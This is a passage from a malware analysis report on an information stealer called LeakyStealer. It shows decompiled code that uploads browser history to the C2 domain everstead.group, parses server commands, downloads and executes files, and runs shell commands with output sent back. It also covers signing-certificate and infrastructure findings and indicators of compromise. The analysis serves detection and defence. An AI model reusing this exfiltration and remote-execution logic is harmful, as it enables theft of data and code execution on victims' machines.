  sub_7FF65F491800("[DEBUG] [TRANSPORT] Sending binary upload to %S%s\n", L"everstead.group", a1);
  if ( WinHttpSendRequest(hRequest, szHeaders, 0xFFFFFFFF, a2, a3, a3, 0) )
  {
    if ( WinHttpReceiveResponse(hRequest, 0) )
    {
      if ( WinHttpQueryHeaders(hRequest, 0x20000013u, 0, Buffer, &dwBufferLength, 0) )
      {
        sub_7FF65F491800("[DEBUG] [TRANSPORT] HTTP Status Code: %d\n", Buffer[0]);
        if ( Buffer[0] == 200 )
        {
          v14 = 1;
          sub_7FF65F491800("[DEBUG] [TRANSPORT] Binary upload successful\n");
        }
        else
        {
          sub_7FF65F491800("[DEBUG] [TRANSPORT] ERROR: HTTP error code %d\n", Buffer[0]);
        }
      }
```

Figure 26 - Browser history files are sent to the C2 server

```
Path: /api/beacon/history
Client: 127.0.0.1:49696

--- Headers ---
Connection: Keep-Alive
Content-Type: application/octet-stream
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
X-Bot-Id: B0DDA51E
Content-Length: 950272
Host: everstead.group

--- Payload (950272 bytes) ---
00000000  53 51 4C 69 74 65 20 66 6F 72 6D 61 74 20 33 00   SQLite format 3.
00000010  10 00 01 01 00 40 20 20 00 00 00 74 00 00 00 AB   .....@  ...t....
00000020  00 00 00 29 00 00 00 23 00 00 00 50 00 00 00 04   ...)...#...P....
00000030  00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00   ................
00000040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 74   ...............t
00000060  00 2E 72 A2 05 00 00 00 01 0F FB 00 00 00 00 1C   ..r.............
00000070  0F FB 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000000A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000000B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
000000C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

Figure 27 - Example of exfiltrating the browsing history files

The server's response has the following structure: "LOAD<1-byte Command type><4-byte Command length><Command>". The command type can be 0 (No command from the server), 1 (two commands implemented by the stealer), and >=2 (Unknown command type).

```
sub_7FF65F491800("[DEBUG] [RESPONSE] Processing server response: %u bytes\n", (unsigned int)a2);
if ( !a1 || a2 <= 7 )
  return sub_7FF65F491800("[DEBUG] [RESPONSE] Response too small or null (size=%u)\n", a2);
v12 = a1;
v11 = 0;
sub_7FF65F491800("[DEBUG] [RESPONSE] First 32 bytes (hex):\n");
v14 = v5;
if ( a2 > 0x1F )
  v3 = 32;
else
  v3 = a2;
v10 = v3;
for ( i = 0; i < v10; ++i )
{
  if ( i > 0 && (i & 0xF) == 0 )
  {
    *v14 = 0;
    sub_7FF65F491800("[DEBUG] [RESPONSE]   %s\n", v5);
    v14 = v5;
  }
  wsprintfA(v14, "%02X ", *(unsigned __int8 *)(i + v12));
  v14 += 3;
}
if ( v5 < v14 )
{
  *v14 = 0;
  sub_7FF65F491800("[DEBUG] [RESPONSE]   %s\n", v5);
}
v9 = (*(unsigned __int8 *)(v11 + 2 + v12) << 8)
   | (*(unsigned __int8 *)(v11 + 1 + v12) << 16)
   | (*(unsigned __int8 *)(v11 + v12) << 24)
   | *(unsigned __int8 *)(v11 + 3 + v12);
v11 += 4;
sub_7FF65F491800("[DEBUG] [RESPONSE] Magic at offset 0: 0x%08X (expected 0x%08X)\n", v9, 1280262468);
if ( v9 != 1280262468 )
  return sub_7FF65F491800("[DEBUG] [RESPONSE] ERROR: Invalid response magic\n");
v4 = v11++;
v8 = *(_BYTE *)(v4 + v12);
sub_7FF65F491800("[DEBUG] [RESPONSE] Command type at offset 4: 0x%02X\n", v8);
if ( !v8 )
  return sub_7FF65F491800("[DEBUG] [RESPONSE] No command from server\n");
```

Figure 28 - Specific packet structure is expected from the C2 server

Stealer Commands

The first command is used to download and execute a file from the C2 server. It has the “download URL Localfile” structure.

```
if ( a1 )
{
  LODWORD(v1) = lstrlenA(a1);
  if ( (_DWORD)v1 )
  {
    if ( (unsigned int)((__int64 (__fastcall *)(const CHAR *, const char *, __int64))sub_7FF65F4945DC)(
                          a1,
                          "download ",
                          9) )
      goto LABEL_6;
    v23 = a1 + 9;
    *(_QWORD *)v13 = 0;
    v14 = 0;
    memset(v15, 0, sizeof(v15));
    *(_QWORD *)String1 = 0;
    v10 = 0;
    memset(v11, 0, sizeof(v11));
    v12 = 0;
    v22 = sub_7FF65F494457(a1 + 9, " ");
    if ( !v22 )
    {
LABEL_6:
      sub_7FF65F4947F0("[DEBUG] Executing command: %s\n", a1);
      sub_7FF65F494844((int)a1, (int)v19, v4, v5, *(LPSTARTUPINFOA *)String1, v10);
      if ( v19[0] && *(_QWORD *)&v19[2] )
      {
        sub_7FF65F4947F0("[DEBUG] Command succeeded, output size: %d\n", v20);
```

Figure 29 - Download command implemented by LeakyStealer

As we can see below, the process downloads the file from the C2 server, creates and populates the newly created file, and finally executes it using the CreateProcessA method.

```
sub_7FF65F4947F0("[DEBUG] Downloading from endpoint: %s to %s\n", a1, a2);
MultiByteToWideChar(0, 0, a1, -1, WideCharStr, 2048);
hSession = WinHttpOpen(L"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36", 0, 0, 0, 0);
if ( hSession )
{
  hConnect = WinHttpConnect(hSession, L"everstead.group", 0x1BBu, 0);
  if ( hConnect )
  {
    dwNumberOfBytesAvailable[1] = 0x800000;
    hRequest = WinHttpOpenRequest(hConnect, "G", WideCharStr, 0, 0, 0, 0x800000u);
    if ( hRequest )
    {
      if ( WinHttpSendRequest(hRequest, 0, 0, 0, 0, 0, 0) )
      {
        if ( WinHttpReceiveResponse(hRequest, 0) )
        {
          hFile = CreateFileA(a2, 0x40000000u, 0, 0, 2u, 0x80u, 0);
          if ( hFile == (HANDLE)-1LL )
          {
            sub_7FF65F4947F0("[DEBUG] Failed to create file: %s\n", a2);
          }
          else
          {
            Buffer = 0;
            dwBufferLength = 4;
            if ( !WinHttpQueryHeaders(hRequest, 0x20000013u, 0, &Buffer, &dwBufferLength, 0)
              || (sub_7FF65F4947F0("[DEBUG] HTTP Status Code: %d\n", Buffer), Buffer == 200) )
            {
              v26 = 0;
              do
              {
                dwNumberOfBytesAvailable[0] = 0;
                if ( !WinHttpQueryDataAvailable(hRequest, dwNumberOfBytesAvailable) )
                {
                  sub_7FF65F4947F0("[DEBUG] Failed to query data available\n");
                  goto LABEL_35;
                }
```

Figure 30 - Create new file mentioned in the command

```
  if ( !WriteFile(hFile, lpBuffer, dwNumberOfBytesRead, &NumberOfBytesWritten, 0) )
  {
    sub_7FF65F4947F0("[DEBUG] Failed to write to file\n");
    v7 = GetProcessHeap();
    HeapFree(v7, 0, lpBuffer);
    goto LABEL_35;
  }
  v26 += NumberOfBytesWritten;
  v8 = GetProcessHeap();
  HeapFree(v8, 0, lpBuffer);
  lpBuffer = 0;
}
while ( dwNumberOfBytesAvailable[0] );
sub_7FF65F4947F0("[DEBUG] Downloaded %d bytes to: %s\n", v26, a2);
if ( v26 )
{
  v27 = 1;
  if ( hFile != (HANDLE)-1LL )
  {
    CloseHandle(hFile);
    hFile = (HANDLE)-1LL;
  }
  if ( v27 )
  {
    memset(&StartupInfo, 0, sizeof(StartupInfo));
    memset(&ProcessInformation, 0, sizeof(ProcessInformation));
    StartupInfo.cb = 104;
    StartupInfo.dwFlags = 1;
    StartupInfo.wShowWindow = 0;
    sub_7FF65F4947F0("[DEBUG] Executing downloaded file: %s\n", a2);
    if ( CreateProcessA(a2, 0, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) )
    {
      sub_7FF65F4947F0("[DEBUG] Successfully executed: %s\n", a2);
```

Figure 31 - CreateProcessA API call

The second command can be used to run Windows commands on the infected machine and sends the output to the C2 server. The output is read using an anonymous pipe:

```
PipeAttributes.nLength = 24;
PipeAttributes.bInheritHandle = 1;
PipeAttributes.lpSecurityDescriptor = 0;
if ( !CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0) )
  return sub_7FF65F4947F0("[DEBUG] Failed to create pipe\n");
if ( SetHandleInformation(hReadPipe, 1u, 0) )
{
  lstrcpynA(String1, a1, 4096);
  StartupInfo.cb = 104;
  StartupInfo.hStdError = hWritePipe;
  StartupInfo.hStdOutput = hWritePipe;
  StartupInfo.hStdInput = 0;
  StartupInfo.dwFlags = 257;
  StartupInfo.wShowWindow = 0;
  sub_7FF65F4947F0("[DEBUG] Executing: %s\n", String1);
  if ( CreateProcessA(0, String1, 0, 0, 1, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) )
  {
    CloseHandle(hWritePipe);
    dwBytes[0] = 4096;
    ProcessHeap = GetProcessHeap();
    *(_QWORD *)&dwBytes[1] = HeapAlloc(ProcessHeap, 8u, 0x1000u);
    if ( *(_QWORD *)&dwBytes[1] )
    {
      while ( ReadFile(hReadPipe, Buffer, 0xFFFu, &NumberOfBytesRead, 0) && NumberOfBytesRead )
      {
        if ( dwBytes[0] < NumberOfBytesRead + v19 )
        {
          dwBytes[0] *= 2;
          v5 = dwBytes[0];
          v6 = GetProcessHeap();
          v17 = HeapReAlloc(v6, 8u, *(LPVOID *)&dwBytes[1], v5);
          if ( !v17 )
            break;
          *(_QWORD *)&dwBytes[1] = v17;
        }
        sub_7FF65F4943E5(v19 + *(_QWORD *)&dwBytes[1], Buffer, NumberOfBytesRead);
        v19 += NumberOfBytesRead;
      }
```

Figure 32 - Execute Windows command on the infected host

Mapping the infrastructure

The certificate's issuer details point to a Hong Kong registrant. Similar versions of the stealer were signed with the same certificate. At the time of the analysis, the certificate was still valid, but at the time of publishing this report it has been revoked by its issuer.

Figure 33 - Signed Certificate information

The certificate thumbprint A8BF7554363D27DEB374C4E2658AC05C60E3BAA7 revealed seven related samples, demonstrating that the threat actor reuses signing infrastructure across multiple payloads.

Signer: Hefei Nudan Jukuang Network Technology Co., Ltd.
Valid Period: September 9, 2025 - September 9, 2026
Issuer: Sectigo Public Code Signing CA EV R36

This legitimate Extended Validation (EV) certificate may have been potentially obtained through fraudulent means or a compromised business entity may have potentially been abused for malware signing. The seven samples share consistent operational patterns:

- Persistence mechanisms across all variants
- Masquerading as legitimate Microsoft Edge update components
- Recent activity with samples spanning October 1-9, 2025

A Shodan search for the IP address returns open ports 22, 80 and 443.




Figure 34 - Shodan search

There are two domains associated with the IP address, namely “everstead[.]group” and “ip-ptr[.]tech”.




Figure 35 - Shodan result for the IP address

The MSI file called “dynatrc.php” drops LeakyStealer with SHA256 dea8653698cea84e063165524c3e8c8141de246a29b9b8de40be3943fd1c6f14 that communicates with the same C2 server. The installer could be downloaded from the paycnex[.]com domain, as highlighted below:




Figure 36 - VirusTotal result shows the distribution site of the installer

We've identified a PowerShell script that is related to NetSupportRAT on the same domain:




Figure 37 - PowerShell script related to NetSupportRAT was stored on the distribution domain

LeakyStealer Through the Eyes of Hybrid Analysis

The Hybrid Analysis report identifies multiple behavioral patterns and indicators that classify LeakyStealer as a new, information-stealing malware. For example, it highlights that the process targets crypto browser extensions and the history files across multiple browsers. Through in-depth technical analysis of LeakyStealer's core functionality, we're potentially offering insights enabling more effective detection and defense strategies.

Hybrid Analysis is a powerful platform for identifying and analyzing malware, whether mundane or highly sophisticated. It provides detailed context and information that can be investigated further during the dynamic analysis of the malware. For performing a more in-depth analysis of malware samples, you can download them by registering with a Hybrid Analysis account and becoming a vetted user.

Indicators of Compromise

SHA256
9b8bd9550e8fdb0ca1482f801121113b364e590349922a3f7936b2a7b6741e82

88e0c1652eb91c517a5fec9d356c7f30c0136d544f5d55ac37f20c5612134efb

Files created
%AppData%\MicrosoftEdgeUpdateCore.exe
C:\Users\<User>\AppData\Local\Temp\history_%d.db

Registry value
EdgeUpdateCore

C2 server
everstead[.]group